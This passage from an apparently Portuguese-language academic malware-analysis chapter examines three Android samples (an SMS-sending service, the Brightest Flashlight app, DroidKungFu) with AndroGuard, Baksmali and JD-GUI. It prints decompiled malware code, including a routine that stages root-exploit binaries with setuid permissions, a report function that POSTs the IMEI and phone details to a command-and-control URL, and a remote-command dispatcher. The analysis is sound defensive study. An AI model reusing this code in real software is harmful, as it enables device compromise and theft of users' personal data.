


Figura 6.4: Pasta onde se localiza o código do serviço de segundo plano.

Após isso fez-se uma busca pelas classes do aplicativo que utilizam o serviço de envio de SMS a partir da classe Tools. Pode-se observar que a classe SmsTask tem chamadas a métodos da classe Tools, como ilustrado na Figura 6.5.

```
invoke-static {v3, v4, v5}, Lcom/button/phone/strategy/service/Tools;->
sendSms(Ljava/lang/String;Ljava/lang/String;Landroid/app/PendingIntent;)Z

.line 270
:cond_50
add-int/lit8 v2, v2, 0x1

goto :goto_6

.line 273
.end local v1    # "h":Lcom/button/phone/strategy/core/ContactSmsHandler;
:catch_53
move-exception v3
[...]
invoke-static {v4, v3, v5}, Lcom/button/phone/strategy/service/Tools;->
createInboxSms(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)Z

.line 284
:cond_a1
add-int/lit8 v2, v2, 0x1

goto :goto_5e

.line 288
.end local v1    # "h":Lcom/button/phone/strategy/core/ContactSmsHandler;
:catch_a4
move-exception v3
```

Figura 6.5: Métodos chamados pela classe SmsTask pertencentes à classe Tools.

Isso mostra que o serviço que executa em segundo plano utiliza o envio de SMS. Pode-se proceder de forma análoga para descobrir outras informações acerca do serviço, tais como: como é utilizado o número IMEI do aparelho, atividade que é realizada quando o aparelho está conectado à rede; em que parte é utilizada a leitura dos contatos do aparelho; etc.

O processo de organização em diretórios do Baksmali é útil na automatização do processo de análise uma vez que a organização dos pacotes das classes está diretamente relacionada com os diretórios criados pelo Baksmali. No entanto, o desassembler da aplicação não provê informações em um nível tão alto como o código fonte original obtido pela decompilação, o que pode dificultar a análise tanto para o analisador como para uma análise automatizada. O problema ao analisar o código apenas pela decompilação é que nem sempre esta consegue ser realizada com sucesso para todo código da aplicação (como foi o caso desse *malware*), ao passo que o desassembler da aplicação sempre é possível de ser realizado.

6.2 MALWARE 2

O segundo *malware* escolhido para a análise é conhecido como "The Brightest Flashlight Free app". Para o usuário, o aplicativo apenas ativa o flash do aparelho, fazendo que este funcione como uma lanterna. No entanto, ao se instalar no aparelho, a aplicação transmite, ou permite que seja transmitida, a localização do aparelho (latitude e longitude) juntamente com identificadores persistentes deste para terceiros, incluindo redes de publicidade. Após a instalação, a aplicação ainda pergunta ao usuário se este permite que sejam utilizados seus dados de localização. Entretanto, antes mesmo de fazer essa pergunta, a aplicação já está transmitindo os dados do usuário em segundo plano. [37]

O aplicativo ainda está disponível na loja Google Play para *download*. Porém, para garantir a segurança dos usuários, a FTC (*Federal Trade Comission* – Comissão Federal de Comércio) já ordenou que o distribuidor do aplicativo, Goldshores Technologies, apagasse todas as informações pessoais coletada ao longo dos anos do seu banco de dados. Contudo, nada pode ser feito quanto as companhias que já compraram esses dados anteriormente. [38]

Para efetuar a análise desse aplicativo seguem-se procedimentos similares ao primeiro *malware* analisado. O primeiro passo consiste na busca do que se conhece a respeito desse *malware* por meio do VirusTotalAPI. O resultado obtido foi que apenas um dos anti-vírus o classificou na categoria de suspeito, enquanto os outros o consideraram aplicação legítima.

Talvez esse falso negativo tenha ocorrido em virtude de o distribuidor já ter sido proibido de comercializar os dados do usuário e, por isso, muitos dos anti-vírus já o reconhecem como aplicação legítima.

O próximo passo da análise consiste em analisar as permissões que o aplicativo acessa a partir da análise do AndroidManifest.xml. Utilizando a ferramenta APKInspector como na análise do primeiro *malware*, transforma-se o arquivo AndroidManifest.xml que encontrava-se no formato binário para o formato legível, como mostrado na Figura 6.6.




Figura 6.6: Permissões do aplicativo com destaque para as permissões de acesso à Internet e ao serviço de localização.

Pode-se observar na Figura 6.6 duas permissões em destaque. A primeira (internet) é relativa ao acesso à Internet, e a segunda (access_fine_location) relativa ao serviço de

localização do usuário (latitude e longitude). Existem outras permissões que acessam dados sensíveis do usuário como a permissão “read_phone_state”, porém essa análise tem como foco observar como o aplicativo utiliza o serviço de localização combinado com a conexão à Internet.

O próximo passo utiliza o AndroGuard para descobrir quais métodos de quais classes utilizam as permissões citadas acima. O resultado é apresentado na Figura 6.7.

```
In [42]: a,d,dx = AnalyzeAPK("../VirusesAnalysys/BrightestFlashlightFree.apk")

In [43]: p = dx.get_permissions([])

In [44]: show_Paths(d,p["ACCESS_FINE_LOCATION"])
1 Lcom/admob/android/ads/AdManager;->getCoordinates(Landroid/content/Context;)Landroid/location/Location;
roid/location/LocationManager;->requestLocationUpdates(Ljava/lang/String; J F Landroid/location/LocationLi
os/Looper;)V
1 Lcom/adwhirl/AdWhirlManager;->getLocation()Landroid/location/Location; (0x4c) ---> Landroid/location/Loc
tLastKnownLocation(Ljava/lang/String;)Landroid/location/Location;
1 Lcom/adwhirl/AdWhirlManager;->getLocation()Landroid/location/Location; (0x7c) ---> Landroid/location/Loc
tLastKnownLocation(Ljava/lang/String;)Landroid/location/Location;
1 Lcom/flurry/android/FlurryAgent;->b(Landroid/content/Context;)Landroid/location/Location; (0x70) ---> La
ocationManager;->requestLocationUpdates(Ljava/lang/String; J F Landroid/location/LocationListener; Landroi
1 Lcom/flurry/android/FlurryAgent;->b(Landroid/content/Context;)Landroid/location/Location; (0x76) ---> La
ocationManager;->getLastKnownLocation(Ljava/lang/String;)Landroid/location/Location;

In [45]: show_Paths(d,p["INTERNET"])
1 Lcom/admob/android/ads/i;->d()Z (0x132) ---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lcom/adwhirl/AdWhirlManager;->fetchImage(Ljava/lang/String;)Landroid/graphics/drawable/Drawable; (0xa) -
;->getContent()Ljava/lang/Object;
1 Lcom/millennialmedia/android/HttpHeadRequest;->sendRequest(Ljava/lang/String;)Ljava/lang/String; (0x12)
L;->openConnection()Ljava/net/URLConnection;
1 Lcom/millennialmedia/android/MMAdView;->touchUpInside(Ljava/lang/String;)V (0x30) ---> Ljava/net/URL;->o
ava/net/URLConnection;
1 Lcom/millennialmedia/android/OverlayWebViewClient;->shouldOverrideUrlLoading(Landroid/webkit/WebView; Lj
Z (0x20) ---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lcom/zestadz/android/ZestADZAdView;->fetch(Ljava/lang/String;)Ljava/lang/Object; (0xa) ---> Ljava/net/UR
java/lang/Object;
1 Lcom/zestadz/android/ZestadzAd$1$1;->run()V (0x5e) ---> Ljava/net/URL;->openConnection()Ljava/net/URLCon
1 Lcom/zestadz/android/ZestadzAd;->fetch(Ljava/lang/String;)Ljava/lang/Object; (0xa) ---> Ljava/net/URL;->
```

Figura 6.7: Resultado do AndroGuard para os métodos que acessam o serviço de localização e de acesso à Internet.

Dos resultados apresentados na Figura 6.7 observa-se que a classe AdManager do pacote com.admob.android.ads possui métodos que acessam serviços de localização. Com relação ao acesso à Internet a exibição da Figura 6.7 teve uma parte omitida tendo em vista que diversas classes e métodos fazem uso de abertura de conexão e requisições, no entanto nem todas merecem relevância uma vez que muitas dessas requisições referem-se a propagandas exibidas durante a utilização do aplicativo, uma prática muito comum em diversos aplicativos disponíveis atualmente.

Na análise do primeiro *malware* utilizou-se um desassembler, o Baksmali, no entanto para a abordagem corrente utiliza-se o Java Decompiler GUI, uma vez que o processo de decompilação do aplicativo foi realizado com sucesso para a maior parte da aplicação. Além

disso, o JD GUI exibe o aplicativo como um projeto, permitindo que o usuário realize a busca de métodos, classes e campos, além de exibir o código fonte de cada classe. A Figura 6.8 apresenta a interface gráfica do JD GUI e um trecho do código da classe AdManager.




Figura 6.8: Interface gráfica do JD GUI e trecho do código fonte da classe AdManager.

Pode-se observar no trecho de código presente na Figura 6.8 a utilização de classes e métodos relacionados ao serviço de localização, a começar pela criação do LocationListener para receber informações acerca da localização do usuário. Outro fator que é observado na análise do código fonte dessa classe é que esta armazena alguns identificadores para o usuário além da sua localização, como o gênero e o IMEI, por exemplo. Para completar a análise observa-se nas classes que utilizam o acesso à Internet se a informação é enviada para algum destino. Foi observado que uma das classes do pacote com.admob.android.ads (mesmo pacote da classe AdManager) além de abrir conexão, também envia dados para o destino. O trecho dessa classe não conseguiu ser decompilado com sucesso e apenas o desassembler foi realizado, porém pode-se observar pelo código em assembler a abertura de conexão, a aquisição do "OutputStream" necessário para envio de dados, e o envio de dados através do "write", como destacado na Figura 6.9.

```
//   553: new 187   java/io/BufferedWriter
//   556: dup
//   557: new 218   java/io/OutputStreamWriter
//   560: dup
//   561: aload_0
//   562: getfield 27   com/admob/android/ads/i:m   Ljava/net/HttpURLConnection;
//   565: invokevirtual 222   java/net/HttpURLConnection:getOutputStream   ()Ljava/io/OutputStream;
//   568: invokespecial 225   java/io/OutputStreamWriter:<init> (Ljava/io/OutputStream;)V
//   571: sipush 4096
//   574: invokespecial 228   java/io/BufferedWriter:<init>  (Ljava/io/Writer;I)V
//   577: astore 4
//   579: aload 4
//   581: aload_0
//   582: getfield 193  com/admob/android/ads/i:l   Ljava/lang/String;
//   585: invokevirtual 231   java/io/BufferedWriter:write   (Ljava/lang/String;)V
//   588: aload 4
//   590: invokevirtual 190   java/io/BufferedWriter:close   ()V
//   593: aload_0
//   594: getfield 27   com/admob/android/ads/i:m   Ljava/net/HttpURLConnection;
//   597: invokevirtual 234   java/net/HttpURLConnection:getResponseCode   ()I
//   600: istore 14
```

Figura 6.9: Trecho de código da aplicação relativo ao envio dos dados para um destino.

Com o término dessa análise pôde-se concluir que a aplicação adquire os dados de localização do usuário, além de outros dados pessoais e de identificação do aparelho (IMEI), com o objetivo de enviar esses dados a terceiros, provavelmente com interesses financeiros nessas informações.

6.3 MALWARE 3

O terceiro *malware* escolhido para análise foi o DroidKungFu, que vem juntamente com o pacote de um aplicativo legítimo e realiza diversas ações maliciosas em segundo plano. Esse *malware* é bastante conhecido por estar presente em uma versão não oficial do famoso jogo Angry Birds Space. No entanto, ele também já foi identificado em outros aplicativos que se encontram disponíveis em lojas alternativas que não a Google Play. O aplicativo infectado escolhido para análise foi um aplicativo de vídeo usado como parte de um serviço de encontros chinês, o qual permite ao usuário fazer contato com possíveis parceiros.

Para iniciar a análise, da mesma forma que procedeu-se com os demais *malwares*, utiliza-se a VirusTotalAPI para verificar o que se conhece acerca do aplicativo. Dos anti-vírus listados, 41 dos 52 reconhecem a aplicação como malware e apresentam o respectivo nome cadastrado. Apesar do alto número de identificações, nenhuma informação adicional acerca do comportamento da aplicação é provida pelo VirusTotalAPI.

O próximo passo da análise consiste em verificar quais as permissões acessadas pela aplicação por meio da análise do AndroidManifest.xml. Utilizando o APKInspector obtém-se o resultado apresentado na Figura 6.10.




Figura 6.10: Permissões do aplicativo e *broadcast receiver*.

Encontram-se destacados na Figura 6.10 as permissões de acesso à Internet, receber informações acerca do término da inicialização do aparelho, leitura de informações do aparelho (IMEI), e um *Broadcast Receiver*, que receberá informações acerca do término da inicialização do aparelho.

O próximo passo da análise é observar quais classes e métodos utilizam serviços de cada permissão a ser analisada. No entanto, o número de classes e métodos retornados é muito extenso para serviços como o de acesso à Internet, o que dificulta muito a análise ao proceder-

se dessa forma, ao passo que para serviços de leitura de informações do aparelho o número de classes e métodos é muito menor para esse aplicativo. Como o número de classes a ser analisada é muito menor para o serviço de leitura de informações do aparelho, utiliza-se o AndroGuard para obter quais classes e métodos utilizam esse serviço, como mostrado na Figura 6.11. Observa-se que a classe Utils do pacote com.google.ssearch possui um método que tem por objetivo obter o número IMEI do aparelho.

```
In [86]: a,d,dx = AnalyzeAPK("../VirusesAnalysys/_com.aijiaoyou.android.sipphone_1005_1.0.5.apk")

In [87]: p = dx.get_permissions([])

In [88]: show_Paths(d,p["READ_PHONE_STATE"])
1 Lcom/aijiaoyou/android/sipphone/InitOnlineActivity;->getMobileInfo()V (0x2c) ---> Landroid/telephony/Tel
ephonyManager;->getDeviceId()Ljava/lang/String;
1 Lcom/google/ssearch/Utils$PhoneState;->getImei(Landroid/content/Context;)Ljava/lang/String; (0x8) ---> L
android/telephony/TelephonyManager;->getDeviceId()Ljava/lang/String;
1 Lcom/google/ssearch/Utils$PhoneState;->getMobile(Landroid/content/Context;)Ljava/lang/String; (0x8) --->
 Landroid/telephony/TelephonyManager;->getLine1Number()Ljava/lang/String;
```

Figura 6.11: Resultado do AndroGuard para os métodos que acessam informações do aparelho.

Para prosseguir com a análise e obter informações mais detalhadas, realiza-se a decompilação do código da aplicação utilizando a ferramenta Java Decompiler GUI. Ao observar novamente a classe Utils, constata-se a existência de diversos métodos para obter informações acerca do aparelho, desde o número IMEI até informações do modelo e versão do sistema Android do aparelho. Após isso deve-se descobrir quais classes e métodos utilizam os serviços providos pela classe Utils. Realizando uma busca pela própria interface do JD GUI verifica-se que a classe SearchService utiliza a classe Utils para implementar diversas funcionalidades. Uma delas que possui destaque é apresentada na Figura 6.12, onde arquivos ARM binários (ratc, gjsvro, kill) são carregados para tentar adquirir acesso privilegiado ao aparelho. Esses arquivos encontram-se no diretório de nome assets do aplicativo como mostrado na Figura 6.13.

```
private void getPermission3()
{
  this.mPermState = 3;
  if ((Settings.Secure.getInt(getContentResolver(), "adb_enabled", 0) == 0) && (setUsbEnabled() >= 10))
  {
    this.mPermState = 0;
    return;
  }
  int i = this.mPreferences.getInt("P3", 0);
  if (i >= 16)
  {
    this.mPermState = 0;
    return;
  }
  int j = i + 1;
  SharedPreferences.Editor localEditor = this.mPreferences.edit();
  localEditor.putInt("P3", j);
  localEditor.commit();
  ApplicationInfo localApplicationInfo = getApplicationInfo();
  Utils.copyAssets(this, "ratc", "/data/data/" + localApplicationInfo.packageName + "/ratc");
  Utils.copyAssets(this, "killall", "/data/data/" + localApplicationInfo.packageName + "/killall");
  Utils.copyAssets(this, "gjsvro", "/data/data/" + localApplicationInfo.packageName + "/gjsvro");
  Utils.oldrun("/system/bin/chmod", "4755 /data/data/" + localApplicationInfo.packageName + "/ratc");
  Utils.oldrun("/system/bin/chmod", "4755 /data/data/" + localApplicationInfo.packageName + "/killall");
  Utils.oldrun("/system/bin/chmod", "4755 /data/data/" + localApplicationInfo.packageName + "/gjsvro");
  new MyThread().start();
}
```

Figura 6.12: Método da classe SearchService que utiliza métodos da classe Utils.




Figura 6.13: Diretório assets da aplicação.

O método apresentado na Figura 6.12 é apenas um dentre três existentes para tentar ganhar acesso privilegiado do aparelho, eles funcionam de forma que a medida que um falha o outro passa a ser executado. Se o aparelho já possuir acesso privilegiado, ou seja, sofreu algum tipo de *jail break,* a aplicação pula esse passo de conseguir acesso privilegiado. Um dos arquivos utilizados para conseguir o acesso privilegiado, o arquivo ratc apresentado na Figura 6.13, explora uma vulnerabilidade conhecida como “Rage Against The Cage” e afeta os aparelhos

Android cuja versão seja inferior à versão 2.3. Obter o acesso privilegiado é a principal função desse malware uma vez que para desempenhar o restante de suas funções ele necessitará disso, portanto apenas aparelhos Android com versão inferior à 2.3 e aparelhos que sofreram *jail break* serão afetados. [39]

Pode-se observar que o *malware* possui também outras duas funcionalidades importantes: enviar relatórios para o *website* controlador e executar instruções dadas por este. Essas funcionalidades são executadas pelas funções doSearchReport e doExecuteTask, respectivamente, apresentadas nas Figuras 6.14 e 6.15.

```
private void doSearchReport()
{
  updateInfo();
  ArrayList localArrayList = new ArrayList();
  localArrayList.add(new BasicNameValuePair("imei", this.mImei));
  if ((this.mOsType != null) && (!"".equals(this.mOsType)))
    localArrayList.add(new BasicNameValuePair("ostype", this.mOsType));
  if ((this.mOsAPI != null) && (!"".equals(this.mOsAPI)))
    localArrayList.add(new BasicNameValuePair("osapi", this.mOsAPI));
  if ((this.mMobile != null) && (!"".equals(this.mMobile)))
    localArrayList.add(new BasicNameValuePair("mobile", this.mMobile));
  if ((this.mModel != null) && (!"".equals(this.mModel)))
    localArrayList.add(new BasicNameValuePair("mobilemodel", this.mModel));
  if ((this.mOperater != null) && (!"".equals(this.mOperater)))
    localArrayList.add(new BasicNameValuePair("netoperater", this.mOperater));
  if ((this.mNetType != null) && (!"".equals(this.mNetType)))
    localArrayList.add(new BasicNameValuePair("nettype", this.mNetType));
  if ((mIdentifier != null) && (!"".equals(mIdentifier)))
    localArrayList.add(new BasicNameValuePair("managerid", mIdentifier));
  if ((this.mSDMem != null) && (!"".equals(this.mSDMem)))
    localArrayList.add(new BasicNameValuePair("sdmemory", this.mSDMem));
  if ((this.mAliaMem != null) && (!"".equals(this.mAliaMem)))
    localArrayList.add(new BasicNameValuePair("aliamemory", this.mAliaMem));
  if (checkPermission())
    localArrayList.add(new BasicNameValuePair("root", "1"));
  while (true)
  {
    HttpPost localHttpPost = new HttpPost("http://search.gongfu-android.com:8511/search/sayhi.php");
    try
    {
      localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList, "UTF-8"));
      new DefaultHttpClient().execute(localHttpPost).getStatusLine().getStatusCode();
      return;
      localArrayList.add(new BasicNameValuePair("root", "0"));
    }
    catch (Exception localException)
    {
```

Figura 6.14: Método da classe SearchService responsável por enviar um relatório para um servidor web.

```
private void doExecuteTask(String paramString)
{
  String[] arrayOfString = paramString.split(" ");
  this.mTaskId = arrayOfString[0];
  switch (Integer.parseInt(arrayOfString[1]))
  {
  default:
    reportState(-1, "UnknownTask");
    return;
  case 1:
    execHomepage(arrayOfString);
    return;
  case 2:
    execInstall(arrayOfString);
    return;
  case 3:
    execStartApp(arrayOfString);
    return;
  case 4:
    execDelete(arrayOfString);
    return;
  case 5:
  }
  execOpenUrl(arrayOfString);
}
```

Figura 6.15: Método da classe SearchService que executa comandos do website controlador.

Para enviar relatórios de estado para o *website* controlador, o *malware* realiza um POST para "http://search.gongfu-android.com:8511/search/sayhi.php" a cada hora. Essa URL pode ser observada em destaque na Figura 6.14. Já na Figura 6.15 pode-se observar quais os comandos do controlador que o *malware* pode executar:

1- Enviar relatório de estado do aparelho.
2- Abrir o navegador.
3- Instalar outra aplicação.
4- Iniciar uma aplicação.
5- Apagar uma aplicação.

Para poder executar esses comandos do website controlador, a aplicação necessita realizar a abertura de um socket para escutar esses comandos. Essa abertura é realizada na classe Utils, porém o trecho de código correspondente não foi decompilado. No entanto, pode-se observar a criação do socket a partir do *assembler* gerado, como apresentado na Figura 6.16.

